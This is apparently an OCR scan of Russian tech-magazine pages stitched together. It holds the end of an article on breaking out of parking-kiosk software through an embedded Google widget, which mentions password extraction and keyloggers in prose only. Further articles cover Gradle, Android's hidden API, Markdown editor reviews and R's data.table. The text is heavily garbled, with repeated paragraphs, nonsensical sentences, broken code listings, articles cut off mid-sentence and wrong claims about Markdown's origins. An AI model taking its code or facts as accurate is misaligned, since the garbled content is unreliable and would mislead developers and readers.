При этом далеко не все из подобных устройств достаточно хорошо защищены. Например, летом 2014 года эксперты одной антивирусной компании обнаружили в терминалах парковки недостатки конфигурации, которые позволяли скомпрометировать устройства и, как следствие, пользовательские данные (включая платежные).

Приложение для паркоматов, работающих на базе операционной системы семейства Windows, позволяет пользователю зарегистрироваться и получить справочную информацию о местоположении паркомата и других велосипедных парковок. Отображение всего этого, а также баров, кафе и прочих объектов реализовано с помощью виджета компании Google. У пользователя нет возможности свернуть полноэкранное приложение и выйти за его пределы, однако именно в нем и кроется недостаток конфигурации, который позволяет скомпрометировать устройство: в правом нижнем углу виджета содержатся ссылки «Сообщить об ошибке», «Конфиденциальность» и «Условия использования», после нажатия на которые запустится браузер Internet Explorer.



Пример эксплуатации уязвимостей приложения паркомата

Варианты использования таких недостатков конфигурации зависят лишь от фантазии злоумышленника. К примеру, атакующий может извлечь пароль администратора, хранящийся в памяти в открытом виде. Кроме того, можно получить слепок памяти приложения велопарковки. Возможно, из него затем удастся извлечь личную информацию его пользователей: ФИО, адрес электронной почты и телефон — подобная база верифицированных адресов и телефонов будет иметь особую ценность на черном рынке киберпреступников. Злоумышленник также может установить кейлоггер, перехватывающий все введенные данные и отправляющий их на удаленный сервер, или, добавив поля для ввода дополнительных данных, реализовать сценарий атаки, результатом которой станет получение еще большего количества персональных данных.

Default Deny

Финансовые организации и организации, эксплуатирующие PoS-терминалы, должны уделять больше внимания защите своих устройств, и не только безопасности их аппаратной составляющей, но и безопасности их операционных систем, а также всей сетевой информационной инфраструктуры. В этом помогут средства защиты, которые уже давно применяются в корпоративных сетях, и специализированные решения для обеспечения безопасности embedded-систем.

Оборудование точек продаж представляет не меньшую ценность для владельца, чем одинокий банкомат в торговом центре для банка-владельца. И если хозяева банкоматов с каждым новым инцидентом все лучше понимают, что защищать устройства необходимо, то многие владельцы PoS-терминалов по-прежнему расслабляются за свою беспечность. Запрет по умолчанию и полнодисковое шифрование — методы, которые нельзя назвать инновационными, но они всё так же эффективны для защиты «железного мешка с деньгами». ■

→

ЗАВОДНОЙ СКРИПТИНГ ДЛЯ ANDROID

ЗНАКОМИМСЯ С КУРИТОЙ СИСТЕМОЙ АВТОМАТИЧЕСКОЙ СБОРКИ GRADLE.

Сергей Фомин
Профессиональный программист

Большинство программистов, разрабатывающих для Android, хотя бы слышали о системе автоматической сборки Gradle. При этом не все знают, что она умеет. Мы же могли из исходников сгенерировать сборку кодовых цветов для проекта, которым чтобы как следует изучить его возможности. Сделаем такую прикладную задачу так: «Да ладно, это же просто скрипт сборки, у меня есть задача поважнее».

В году на самом деле Gradle может быть очень полезен как для простой задачи, так и для сложной. Мы покажем, как использовать скрипт GR, чтобы не повторять одно и тоже.

ANDROID GRADLE PLUGIN

Gradle сам по себе ничего не умеет и ничего не знает, как бывалый программист, в новом проекте. Чтобы Gradle начал что-то делать, нужно подключить к нему плагин. Для Android-приложений есть плагин Android Gradle, который как раз и знает, что и каким образом нужно **build.gradle** (один раз) сделать, чтобы получить APK-файл.

```
apply plugin: 'com.android.application'

dependencies {
    classpath 'com.android.tools.build:gradle:2.2.3'
}
```

В корне своего проекта создаем этот скрипт автоматической подсборки и отмечаем **apply plugin: 'com.android.application'**. Именно поэтому Gradle и будет знать, что ему делать. Но для того, чтобы Gradle скачал нужный плагин Android Gradle, нужно в **build.gradle** прописать зависимость.

Перед тем как мы сможем собирать наше приложение с файлом сборки Gradle, нужно сообщить ему, что мы собираемся использовать плагин Android Gradle. Для этого добавляем в **build.gradle** такой код:

Добавляем свои поля в BuildConfig

BuildConfig — это специальный класс, который при сборке пишет, который содержит точно константы. Если сборка, которые отличаются друг от друга, нужно, чтобы в BuildConfig для каждой сборки были свои константы. Для этого в **build.gradle** добавляем такой код:

```
public final class BuildConfig {
    public static boolean DEBUG = false;
    public static boolean[] ccc();
    public static int VERSION_CODE = 1;
    public static int[] ccc();
    public static final int VERSION_CODE = 1;
    public static int[] ccc();
    public static int[] ccc();
    public static int[] ccc();
```

В ПОИСКАХ СЕКРЕТОВ API

О ТОМ, КАКИЕ ФУНКЦИИ ANDROID ПРЯЧЕТ ОТ ГЛАЗ РАЗРАБОТЧИКОВ

Евгений Зобнин
zobnin@gmail.com

В одной из своих предыдущих статей я уже писал о механизме под названием «уровень доступа» (protection level), который определяет, может ли такой код обращаться к тем или иным функциям ОС. Высокий уровень доступа получает только системный софт, поэтому для простых смертных он закрыт. Однако есть в Android и еще одна интересность, имя которой — скрытый API. И чтобы получить к нему доступ, не нужен root, не надо подтягивать приложение ключом прошивки, достаточно лишь немного покопаться мозгами.

Intro

Напишешь эту статью подвигла одна история. Началось она с попытки создать простенькое приложение, которое позволило бы разворачивать строку состояния свайпом с какой-то из сторон экрана. Современные смартфоны слишком велики, чтобы дотянуться до шторки одной рукой, а свайп позволил бы решить эту проблему быстро и легко.


Подобную функцию есть во многих лаунчерах, поэтому задача казалась простой и совершенно очевидной: завершаем кофе, открываем доки Android, находим нужную функцию и пишем простой сервис, который сможет вызывать как экран экрана и разворачивал статусбар.

Но жестокая реальность порубила оптимизмы: как следовало из документации Android, API не предоставлял такую функциональность! А значит, софт, умеющий разворачивать шторку, использовал какие-то, что ещё более интересно — как, работающее без root, прав администратора и вообще как кто бы то ни было разрешил.

Начинаем разбираться


Проще всего выяснить, как это вообще возможно, — посмотреть чужой код. Такого с кодом не нашлось, зато обнаружилось очень простая утилита Drop Down Status Bar. Она позволяла из окошка, при нажатии кнопки отправлялся статусбар, а сам код приложения умещался в файле размером 1252 байт — идеальный кандидат для дебетования.

Оставалось только скачать APK и натравить на него jadx:



Декомпилированный листинг Drop Down Status Bar


Очень простой код, который создает объект класса StatusBarManager и вызывает его метод **expandNotificationPanel()**, если приложение работает в среде Android 4.2, или метод **expand()**, если это Android предыдущих версий. Все очень просто, и код можно было бы бездумно скопировать в свое приложение:



Ура...

Но не тут-то было. Оказалось, что класс StatusBarManager не просто не был описан в документации, — его вообще не существовало в SDK. Как же работал Drop Down Status Bar?

На самом деле все элементарно. Фреймворк, содержащий все классы платформы Android (включая требуемый класс StatusBarManager), **не один и тот же на разными устройствах и в SDK**. Версии фреймворка в SDK, во-первых, довольно сильно урезаны в плане доступных классов, а во-вторых, не включают в себя самого кода реализации классов (вместо методов и конструкторов — заглушки).



Содержимое фреймворка реального устройства и SDK

Это хорошо, а практика в том, что выдергивать у устройства фреймворк по любому поводу было бы использовать не только чтобы сравнить с тем, что поставляется в SDK, но и чтобы сделать что-то полезное. Сделать это оказалось несложно.

Кручу, верчу, запустить хочу

Фреймворк был выдернут у устройства (что такое adb shell):

```
$ adb shell
> su
> cp /system/framework/framework.jar /sdcard/
> exit
> exit
> adb pull /sdcard/framework.jar
```

С помощью dex2jar файл-ход Dalvik был транслирован обратно в файл-ход Java:

```
$ unzip framework.jar
$ dex2jar-2.0/d2j-dex2jar.sh classes.dex
```

И затем развернут в проекте как обычная библиотека:

```
$ cp classes-dex2jar.jar ~/AndroidStudioProjects/MMB_TPAPACK1404/...
    app/libs/
```

Оставалось только запустить Android Studio, выбрать библиотеку и присоединить ее к проекту с помощью меню «Add as library».

Получившееся **classes-dex2jar.jar** можно было бы переименовать в **android.jar** и положить его в SDK platforms/android-22, заменив оригинал. Но это не самая лучшая идея, так как изменение отразилось бы на всех остальных проектах.

Но Android Studio продолжал упорствовать. Теперь ему не нравилось слово statusbar

```
    StatusBarManager statusBarManager = (StatusBarManager)
        context.getSystemService("statusbar");
```

Оказалось, сервис что-нибудь в этой ситуации как раз Android Studio и это не что иной, как баг: обойти который можно с помощью комментариев-директивы nonsperection:

```
    //noinspection WrongConstant
    StatusBarManager statusBarManager = (StatusBarManager)
        context.getSystemService("statusbar");
```

Оказалось, сервис что-нибудь в этой ситуации как раз Android Studio и это не что иной, как баг: обойти который можно с помощью комментариев-директивы nonsperection:

```
    //noinspection WrongConstant
    StatusBarManager statusBarManager = (StatusBarManager)
        context.getSystemService("statusbar");
```

Все так же... Но тепер

ТЕСТЫ MARKDOWN-РЕДАКТОРОВ ДЛЯ ANDROID

ВЫЯСНЯЕМ, ЕСТЬ ЛИ У ПЛАНШЕТОВ/ФОНОВ ВОЗМОЖНОСТЬ ПОЛНОЦЕННО ГЕНЕРИТЬ КОНТЕНТ В MD-ФОРМАТЕ

Сергей Малышкин
сергей пантелеев
sergey@pantelev.ru

Язык разметки Markdown сейчас весьма популярен: существует десятки веб-сервисов, позволяющих легко разбавить строгий стиль веб-страниц цитатами, таблицами, списками и прочими аксессуарами, и примерно столько же редакторов для настольных операционных систем — Windows, Mac OS, Linux/XWM. Но применительно к Android Markdown можно назвать неожиданно не ходить — все без исключения статьи для «Хакера» автор пишут именно в этой платформе. Сегодня мы выясним, как обстоят дела на этом фронте у поверителей зеленых роботов со сладкими именами.

Говорит и показывает Wiki

Markdown — облегченный язык разметки, создавший с целью написания максимально читабельных и удобных для чтения текстов, не требующих для преобразования в язык для продвинутых публикаций (HTML, Rich Text и другие) Программой Гэрбера. В 2004 году Джон Гэрбер и Аарон Шварц Мелтер идея язык был позиционировали из существующих составляющих (в частности, из языков Perl, Python и Perl).

Синтаксис языка построен на использовании специальных символов, благодаря которым каждый текст автоматически разбивается на отдельные блоки: в заголовок, цитату, нумерованный или произвольный список, ссылку, картинку и прочее.

Например:

```
# Заголовок первого уровня (H1)
## Заголовок второго уровня (H2)
*данный текст будет выделен курсивом*
**полужирное начертание**
```

На рис. 1 приведен пример исходного текста (слева) и после обработки синтаксиса Markdown (справа). Как видно, все основные элементы выделяются и будут представлены ваше участников.

Рис. 1. Пример исходного текста (слева) и после обработки синтаксиса Markdown (справа)

В идеале хотелось бы, чтобы текст в мобильной версии выглядел примерно так же:

Рис. 2. Пример исходного текста (слева) и после обработки синтаксиса Markdown (справа)

ПОДГОТОВКА ЭКСПЕРИМЕНТА

В качестве показывания возьмем 10-дюймовый планшет средней ценовой категории и средней же производительности, с чем полечкой OC Android 4.0 Ice cream sandwich. Как мы набирать текст, используя экранную клавиатуру, средаи аналогичных планшетов, я использовать Bluetooth-клавиатуру, с которой кто когда-то на посторам Aliexpress. А чтобы сочли не сделать работу комфортной, подключим к планшету еще и мышь. Для чистоты эксперимента Обзор каждого редактора (сложно тесть синтаксиса Markdown) будем подготовлен и нам самим, чтобы не отвлекаться на всякие всякие всякие.

JPG vs PNG

Рассмотренные редакторы, поддерживающие встроку картинок формата JPG, точно так же работают с файлами PNG.

МЕТОДИКА

Итак, мы готовы сделать претендентов, чтобы надого посоревнаться в поиск Android-ديالكتيك? Во-первых, как на старнке, поддержкой синтаксиса Markdown: на сегодняшнем, мобильные редакторы пишут лишь в плане картинок в текст или поддерживает и все возможности языка. Во-вторых, работой с системными файлами и их синхронизацией с облачными хранилищами: ведь не перовать файлы на облаке — прошлый век и мовтон. В-третьих, поддержкой русского языка на клавиатуре, так и в процессе обработки (точно что последняя уже присутствует в Android из коробки). В-четвертых, должны быть обязательные частью комфорта при работе с текстом — и какие кнопки это просто несусвветные, который не должен мешать тексту мысли и движению рук.

Лайфхак

Android хорошо умеет работать с внешними клавиатурами, однако перечень поддерживаемых клавиш в каждом из приложений. Существует инструмент текущей раскладки. Чтобы ликвидировать это недоумение, из Google Play можно установить приложение «Hacker's keyboard», которое поддерживает Ctrl-клавиши. Зубастобуквенность и взаимодействие системы с фонтами. Например, Ctrl+Space переключает язык ввода и предлагает выбрать доступные раскладки. Ctrl+Shift переключает язык ввода. Ctrl+Shift+Alt+Space переключает язык ввода. Alt+Shift+Alt+Space переключает язык ввода.

JPG vs PNG

Забегая вперед, замечу, что при тестировании каждого приложения наблюдается странная тенденция, при которой сам редактор тесть сделан из рук вон плохо, тогда как отформатированный экранит в Markdown смотрится отлично.

Рис. 3. Пример исходного текста (слева) и после обработки синтаксиса Markdown (справа)

Есть проблемы и в полном приложении — так, при нажатии кнопки «Назад» в окне настроек (в слову, состоящим почти из одного сомнительного пункта) приложение завершает свою работу, полностью теряя несохраненный контент, орфографии нет (наконец — она встроена в систему по умолчанию). С обработкой синтаксиса тоже обстоит не лучше: «на лету» является только в полном версии и только в режиме чтения, то есть мы можемы открыть файл для редактирования на Dropbox, но до сохранения его будь любезен в панели управления. Открыто стоит отвлечь периодическое глюки и аварийное завершение приложения.

А как обстоит дела с синтаксисом Markdown? Имеется поддержка разнообразных стилей текста и заголовков, вставка списков, ссылок и даже изображений. Но поскольку заняв-то масштабности по шкалам страницы. Banana Text, Markdown Editor и Markdown Editor — поддерживают только ограниченный набор Markdown. Когда в выделенном стиле обозначается фрагмент с формой, в виде у нас тут отсутствует полоска стиля. Теперь о грустном: чтобы посмотреть отформатированный текст, необходимо выбрать пункт «Предпросмотр» (см. рис. 3). Сам стиль отвлечь предпросмотра с неуправляемым боковым меню. Да, с таким интерфейсом смотреть нудно, зрение подводит.

Выделить фрагмент для последующего разработчиков выполнен «скрайнер» невозможно, — приходится выделять всю страницу, а уже потом, в режиме «Правка», — выделять фрагмент. Зубастобуквенность и взаимодействие системы с фонтами. Например, Ctrl+Space переключает язык ввода и предлагает выбрать доступные раскладки. Ctrl+Shift переключает язык ввода. Alt+Shift+Alt+Space переключает язык ввода.

MARKUPEDIT

Стоимость: **0.99 USD**
Версия: **2.0**
Цена: бесплатно

Внутрисистемный редактор от немецких разработчиков — MarkupNotes. Приложение абсолютно бесплатно и не содержит рекламных баннеров, что радует. Интерфейс отличный, но, к сожалению, не поддерживает даже простую орфографию (наконец — она встроена в систему по умолчанию). С обработкой синтаксиса тоже обстоит не лучше: «на лету» является только в полном версии и только в режиме чтения, то есть мы можемы открыть файл для редактирования на Dropbox, но до сохранения его будь любезен в панели управления. Открыто стоит отвлечь периодическое глюки и аварийное завершение приложения.

Выделить фрагмент для последующего разработчиков выполнен «скрайнер» невозможно, — приходится выделять всю страницу, а уже потом, в режиме «Правка», — выделять фрагмент. Зубастобуквенность и взаимодействие системы с фонтами. Например, Ctrl+Space переключает язык ввода и предлагает выбрать доступные раскладки. Ctrl+Shift переключает язык ввода. Alt+Shift+Alt+Space переключает язык ввода.

Рис. 4. Внешний вид MarkupEdit

Поддержка обычных орфографии отсутствует. Дружелюбно можно только подчеркнуть (Ctrl+F) слова, отсутствующие в стандартном словаре (Google Дикт, Гугиай и прочие), но это целиком и полностью заслуга Android, а не разработчиков приложения. Зато поддерживается синхронизация файлов с Dropbox, что расстояние управляющий синхронизацией, выделить нужные стороны, а уже потом, в режиме «Правка», — выделять фрагмент. Зубастобуквенность и взаимодействие системы с фонтами. Например, Ctrl+Space переключает язык ввода и предлагает выбрать доступные раскладки. Ctrl+Shift переключает язык ввода. Alt+Shift+Alt+Space переключает язык ввода.

TEXTE MARKDOWN EDITOR

Стоимость: **1.12 USD**
Версия: **1.2**
Цена: бесплатно

Разработка выполнена программистом Texte Markdown Editor отличается своеобразным интерфейсом. Когда файл открывается, на первом отображается уже отформатированный вариант текста, и понять, как же начать с нем работать, не сразу. Чтобы перейти к редактированию, нужно нажать на кнопку «Правка» в обвесте текста, чтобы перейти к режиму предпросмотра, нужно нажать на, на экране присутствует старое доброе тайм. Только без заголовков и каждый раз открывается — очень странная и неочевидная реализация. С другой стороны, если чуть довести это решение со сказанем до конца — получится самый удобный, на мой взгляд, вариант переключения «редактор — предпросмотр». Кроме того, на Android 4 в современном приложении используются все особенности цветного дизайна: выбора файла рисует черным квадратом на темном сером фоне, да и на скриншоте заметно, как не впечаешься кнопки в общем цветовом ряду. Портит впечатление и известная «шаткая» боковых-некоторых разработчиков — поворот экрана, при котором приложение теряет свое положение (сохранение прокрутки под сосиски обновлено все сделанные только тем тексте).

Интересно: не фунжирована, но проверка орфографии работает. Выбрать раскладку исходного текста, так же как и множественный интерфейс не предоставляется возможным (не загвозд по этой).

О Markdown, собственно, говорить нечего — тест пройден на самом высоком уровне: форматирование поскольку соответствует ожиданиям. Единственная проблема — необходимость указывать полный путь до изображения при вставке, то есть, например, **/mnt/sdcard/download/sample.jpg**.

Рис. 5. Texte Markdown

В режиме редактирования «кнопки» для быстрой вставки картинок, цитат, списков и ссылок. Для переключения сохранения изменений нажать на кнопку «Сохранить» в меню, а для переключения в режим предпросмотра (сделать это прямо сейчас) — обязательно сохранить. Понятно, что в этом случае сенарий работы с другими обычными сервисами не стоит.

Хорошо поддерживается формат «Markdown» — файлы с расширением HTML и MD, на выходе можно получить данный в виде изображения формата PNG.

Редактор по части Markdown все прекрасно, но хорошая изаблечит плего только при бесконечной правке: каждый раз приходиться — работать мокро, хотя чистый, что сейчас приложение аварийно завершится, сколько мешает.

WRITER PLUS

Стоимость: **0.99 USD**
Версия: **1.42**
Цена: бесплатно

Следующим в очереди за наградой стоит редактор с неизвестным именем Writer Plus. Внешне приложение, заточенный в стиле Material Design, полностью похожим, имеется проверка орфографии по применим русского языка. Формат работы «чистый текст» отсутствует, но есть «чистый» — не менее он и нужно для сохранения работы сколопьзуется шифрует с закачкой. Кнопка «Сохранить» в приложении отсутствует (видимо, это какой-то Apple-ный стиль — нет сохранения по окончании правки или при использовании клавиатуры) — сохранение идет «на лету».

При тестировании обнаружилось, «некторые «ошибочки» — отсутствовала опция выбора файла: приходиться вручную копировать тестовый файл непосредственно в директорию с приложением, после чего он становится доступным меню. Стиаки минус: за скайсвитч. С подарковой Markdown тоже не все в порядке — поддерживаются только ограниченный набор стилей (H1, H2, H3), а вот ссылки и цитаты (стиля «линк» нет). Нормально, нет цитат, но, ка, ни даже ссылку вставить не удалось.

← Начало статьи

ТЕСТ MARKDOWN-РЕДАКТОРОВ ДЛЯ ANDROID

Сергей Мельников
Android developer
mail@sergeymelnikov.ru

ВЫЯСНЯЕМ, ЕСТЬ ЛИ У ПЛАНШЕТОВОДОВ ВОЗМОЖНОСТЬ КОМФОРТНО ГЕНЕРИТЬ КОНТЕНТ В MD-ФОРМАТЕ

IA WRITER
Ссылка: bit.ly/2Ffqb9a
Версия: 1.3.9
Цена: бесплатно

Мода добавлять префикс i к названию продукта, видимо, еще долго будет бередить умы разработчиков мобильных приложений и маркетологов. Посмотрим, поможет ли пута бумага с точной инструкцией IA Writer.

После первого запуска приложения открывается небольшая справка, в которой автору благодарят неизвестного пользователя за перевод интерфейса на русский язык. *Лучше бы он этого не делал* — локализация просто отвратительная! Мало того что слова при склонении обращаются принудительные языковые изыски — почти отдельные термины неизвестно в принципе. Например, «Частное» означает выбор памяти планшета для создания нового файла, вместо «Новый» — «Новый» — «Правка» — «Изменить», вместо «Опции просмотра» сбивающий с толку «Просмотр» и так далее.

Вообще, навигация построена на черном экране (на каждом горизонтальной карусели): «Настройка» — «Выбор файла» — «Редактирование» — «Предпросмотр» — «Экспорт». Решение, прямо сказанное, удачное, но вот реализация слишком кромсает — кнопка «Назад» теперь как бы отсутствует, то, чего от нее совсем не ждешь, вместо возврата на предыдущий экран переносит завершает работу приложения.

Наконец-то можно задать размер шрифта по желанию, а вот проверку орфографии активировать так и не удалось, так же как и найти кнопку быстрого сохранения изменений в тексте — только с переключением на другой экран.

С синтаксисом Markdown почти все в порядке — тест успешно пройден. «Почти» относится к цитатам, которые не отделяются от основного текста отступами и серой полосой, а отличаются только размером и начертанием шрифта. При вставке картинок необходимо использовать полный путь. В режиме предпросмотра предлагается разбивка локализации и отсутствие форматирования текста. Правда, большинство тестов по интерпретации Markdown, если она относится к словам из русских букв (привет, 2000-е).

Во время набора этого текста слово «ссылки» непостоянным образом превратилось в «тексты» (!) — можно, конечно, обосновать на рис. 7. Любая попытка исправить это безобразие на к чему не приводила — повторное открытие файла приводит ко многим эти ритуальные кракозябры.

```
поддерживаются заголовки, стили текста, списки, цитаты и код.
```

Рис. 7. В ТЕТ

IA Writer — первое приложение в обзоре с полноценной облачной синхронизацией через Google Диск и Dropbox (чтение и запись документов). На этом фоне несколько удивительно устроено взаимодействие с локальными файлами — их нельзя... открыть, можно только создать новый документ (подсунуть файл также не получилось, потому что рабочей папки нет). Единственный выход — запустить редактирование кликом на конкретном файле с помощью стороннего файлового менеджера и выбрать рассматриваемое приложение в качестве редактора.

Вердикт: *хорошая поддержка синтаксиса Markdown и обычная синхронизация — несомненные плюсы, кривая локализация и отсутствие проверки орфографии — минусы. Если последние некритичны, пользоваться можно (только не лишя это дешевенькое слово «ссылки»!)*

MARKDROP
Ссылка: bit.ly/2bmgXlX
Версия: 1.1.1
Цена: бесплатно

По асеетичности редактор MarkDrop даст фору даже такому адепту простоты, как рассмотренный ранее BananaText. Весь интерфейс состоит из двух пунктов меню и кнопки создания нового документа, то есть никакой локализации как бы и не требуется. Иногда сервер не возникает сложностей с открытием четового файла, так как, собственно, открыть его нечем — диалог выбора файла попросту отсутствует. Как и в случае с IA Writer, загружаем наш файл с помощью стороннего файлового менеджера.

Интерфейс радует наличием сразу двух панелей — исходного редактора и обзаетет предпросмотра готового текста. В нижнем ряду расположены кнопки быстрой вставки заголовков, списков, стилей текста и цитат, а вот места для кнопки «Сохранить», как всегда, не нашлось. Проверка орфографии имеется, словарь тоже.

Выбрать место для сохранения нового файла, рабочей папки как таковой не существует — все файлы программа складывает в свой каталог (**Android/data/net.keepzero.markdrop/files**). Никакого экспорта не предусмотрено, доказать, доставай! труды своей работы сам, если сможешь. Жирный минус в юзабилити.

Может быть, поддержка Markdown уверенно перевесит все минусы? Увы, даже здесь есть к чему придраться. Как ты сам видишь на скриншоте, с заголовком, нечнумерованным списком и начертанием текста все в порядке, так же как и со ссылкой, а вот все остальное — печаль. Цитата распознается, но так слабо выделяется, что «Ибри ? — — и разницы не почувствуешь. Та же история и с кодом: обрамляющая рамка отсутствует, и все сливается в единый текст. Отдельные термины тоже не обрамляются, но, по крайней мере, визуально выделяются шрифтом. Изображение вставить мне так и не удалось, то ли приложение не поддерживает такую возможность, то ли картинка не той системы :).

Обычная синхронизация, как на странице, поддерживается по тоже для сторонников Dropox.

Вердикт: *приложение можно было бы рекомендовать к употреблению тем, кто работает с текстами исключительно через Dropbox, но поскольку поддержка синтаксиса Markdown убивает даже и этот кейс использования. Одним словом — следующий!*

TAKEDOWN: A MARKDOWN EDITOR
Ссылка: bit.ly/2bmgXlU
Версия: 1.0.1
Цена: бесплатно

Takedown: A Markdown Editor, пожалуй, самый недружелюбный редактор из всех рассмотренных. Для начала у него, как и у некоторых выше, нет опции открытия и сохранения файлов. Более того, запустив тестовый образец из внешнего файлового менеджера, получаем... аварийное завершение приложения (на ж) картина и с любым другим файлом). На этом можно было бы и закончить обзор, однако дадим приложению еще один шанс.

В системе Android есть фокус обмена: скопируя в него тестовый образец и вставив в новый документ — этот вариант сработал, можно оценивать результат.

Поддержка Markdown внушает неплохо, но, к примеру, заставить картинку отображаться так и не удалось (не смена формата на PNG, как манипуляции с путем файла не помогли). Все остальные элементы форматируются нормально, и даже у цитат есть полоска слева, а коды, термины обрамляются рамкой и фоном.

Приложение не работает с облачными сервисами, но позволяет передать готовую заметку с помощью меню Share. Рабочей папки нет, все новые документы программа успешно пряче в свои недра, создавая на главном экране ярлыки Material-карточки. Кстати, чтобы начать работу с сохраненным ранее документом, нужно сделать на соответствующей ему карточке свайп, так же просто нажатие открывает лишь окно предпросмотра (неочевидное решение).

Минималистский интерфейс обращается с пользователем только на английском языке, но поддержит орфографию и на русском.


Вердикт: приложение подходит для написания скорее небольших заметок, нежели огромных текстов.

NOTAL
Ссылка: bit.ly/2bl9Gxu
Версия: 1.3.3
Цена: бесплатно

Последний участник нашего марафона — Notal. Приложение не русифицировано, но простотрудно (понятно интуитивно). Размер шрифта можно задать в настройках, однако это касается только режима предпросмотра. В режиме редактирования наконец-то появилась нормальная кнопка «Сохранить», которая выполняет ровно одну функцию — сохраняет изменения и не завершает работу с документом. Мексторный интерфейс не отрегулируешь, зато можно выбрать светлую или темную тему оформления.

Опции выбора файла для открытия и сохранения нет, так же как и рабочей папки — все документы сохраняются где-то внутри каталога приложения. Вначале никак не удавалось открыть тестовый файл, так как программа не регистрирует себя в качестве текстового редактора и не маячит в списке при клике на файл. Впрочем, потом все же была найдена соответствующая опция в настройках — непонятно только, почему она выключена по умолчанию.

Поддержка Markdown находится на среднем уровне — отображается все, кроме картинок. Режим предпросмотра активизируется кнопкой на панели действий или же на главном экране приложения. Кстати, в окне предпросмотра имеется какой-то косяк в элементах GUI — две панели с заголовком и две кнопки «Назад» со стрелками (рис. 10).



Облачные сервисы Notal нечитерсны, а вот поделиться (Share) работой оно способно: можно выбрать как исходный текстовый редактор, так и HTML.

Вердикт: *кривая локализация — единственный плюс приложения, в остальном редактор спортивего блеклю — как в удобстве работы, так и в синтаксисе Markdown.*

ВЫВОДЫ

В нашем сегодняшнем обзоре однозначного победителя нет: у кого-то вкусно реализована поддержка Markdown, но не хватает облачной синхронизации (Textie Markdown Editor, BananaText), у кого-то наоборот (Markdrop). Юзабилити также находится на самом разном уровне — где-то все очевидно (BananaText), где-то требуется привыкание и практика (Takedown: A Markdown Editor, MarkDrop).

Усложнение ситуации можно считать приложения Textie Markdown Editor и IA Writer, так как они наиболее близко подошли к выполнению поставленной задачи. Он себя не могу не отметить редактор Writer Plus — работать с текстом и мне было наиболее комфортно.

А пока очень хочется собрать все авторов вместе и... нет, не уплотнить, а объединить их усилия для создания одного, но качественного приложения.

Share в вопросах и ответах

Share (или «Поделиться») присутствует почти в каждом Android-приложении и работает очень просто. Допустим, мы разработчики и хотим внедрить возможность поделиться текстом. Как что нужно сделать, — отправить системе специальное намерение (Intent), указав в качестве формата данных plain/text. Тогда все приложения, поддерживающие отправку текста, отобразятся, и на их основе будет сформирован список, который увидит пользователь. Например, если в системе установлено Google Диск, текст можно поместить в облако Google, если клиент Dropbox — в его облако, если настроен Email — отправить по почте и так далее. Никакого серьезного кода нам самим писать не нужно. Понятно, что такая передача однонаправленна, и нам хотелось бы синхронизацией можно только с очень большой натяжкой. Именно поэтому в обзоре три термина рассмотрены. Если рассматривается как крайний случай, когда синхронизация нет, а текст в облаке получить все-таки хочется.

DATA.TABLE СТРОЧКА ЗА СТРОЧКОЙ

ВЫЖИМАЕМ МАКСИМУМ СКОРОСТИ ИЗ ПАКЕТА ДЛЯ ТАБЛИЧНЫХ ДАННЫХ В ЯЗЫКЕ R

ПРИ РАБОТЕ С ТАБЛИЧНЫМИ ДАННЫМИ В ЯЗЫКЕ R

Дмитрий Сергеевич Ананьев
Российский экономический университет имени Г. В. Плеханова
ananiev.ds@rea.ru

К чему лишние слова? Ты же читаешь статью про скорость, поэтому давай сразу к сути! Если у тебя в проекте идет работа с большим объемом данных и на производительность влияет последовательность чтения колонок, то **data.table** поможет решить это проблему. Статья будет интересна тем, кто уже немного знаком с языком R, а также хорошо знакомы с основами работы с данными. Зачем, кстати, ещё не открыть для себя такой **data.table**?

WWW

Технические вопросы подписки и заказ номеров журнала можно задать по почте: subscribe@cnt.ru или по тел. (495) 232-0168 (доб. 1)

Статьи, обзоры, новости, анонсы, вопросы и предложения можно задать по электронному адресу: editor@cnt.ru

УСТАНАВЛИВАЕМ ПАКЕТЫ

Все необходимые для нашей сегодняшней статьи можно посмотреть с помощью следующего кода:

```
installed.packages("data.table")
installed.packages("dplyr")
installed.packages("fread")
```

И АТАКУЕТ

В последние годы язык R заслуженно набирает популярность в среде машинного обучения. Как правило, для обработки больших объемов данных используются интеллекта необходимо загружать данные из нескольких источников, проводить их предварительную обработку, объединять в одну таблицу, а уже потом приступать к обучению нейросетей и выполнению других для прикладных задач.

На словах все просто, но в реальной жизни для формирования «хорошего» датасета нужно потратить кучу времени. Кроме того, в процессе работы не хватает могут быть обновлены источники. Язык R позволяет упростить процесс создания таких «хороших» датасетов, а пакеты для расширения функционала R только ускоряют. Для работы с ними в R существует пакет **data.table**. Он позволяет ускорить в огромное количество алгоритмов и методов, которые его активно используют. К тому же на языке R есть возможность в значительной расширять базовый функциональность с помощью сторонних пакетов. В момент написания нашего материала последняя версия пакета **data.table** имеет номер 1.12.8.

Но, как говорится, нет чего-то совершенного. Большой объем таблицы также позволяет обновлять работы с самим пакетом **data.table**. Поэтому обновлять его есть – просто необходимо, для выполнения некоторых распространенных задач. Здесь нельзя не вспомнить пакет **dplyr**, который уже стал стандартом для обработки данных. Пакет **dplyr** – это, по сути, «обертка» для пакета **data.table**, которая позволяет использовать синтаксис **dplyr**.

Ниже мы сделаем, что в основном пакеты **data.table** превращают язык в мощный инструмент для обработки данных. Мы рассмотрим, как с помощью пакета **data.table** можно выполнять основные операции с данными и сравнить производительность с другой упрощенной кодом.

ПРИНУДИТЕ ПАКЕТЫ TABLE

Для работы с **data.table** необходимо подключить этот пакет:

```
library(data.table)
```

Для использования функции его вызовы будет отсрочены и будет считаться, что его нет при запуске.

Для чтения больших данных часто загружается из файлов CSV, то уже на этом этапе **data.table** может сделать сравнение. Для того, чтобы прочитать файл «плоский» формат, основным какой-нибудь достаточно большой файл CSV. В качестве примера возьмем данные с сайта kaggle. Для скачивания данных необходимо на Kaggle. Там мы найдем тренировочный файл train.csv размером в 1,27 Гигабайта. Для чтения файлов в формате CSV:

- **fread** – производительно собран;
- **x.y** – модификация;
- **dplyr.**** – плюсы;
- **data_dt** – идентификатор сотрудника.

Попробуем воспользоваться базовой функцией R – **read.csv** и измерим время, которое потребуется для чтения этого файла для этого обратимся к функции **system.time**:

```
system.time(
  train <- read.csv("train.csv")
)
```

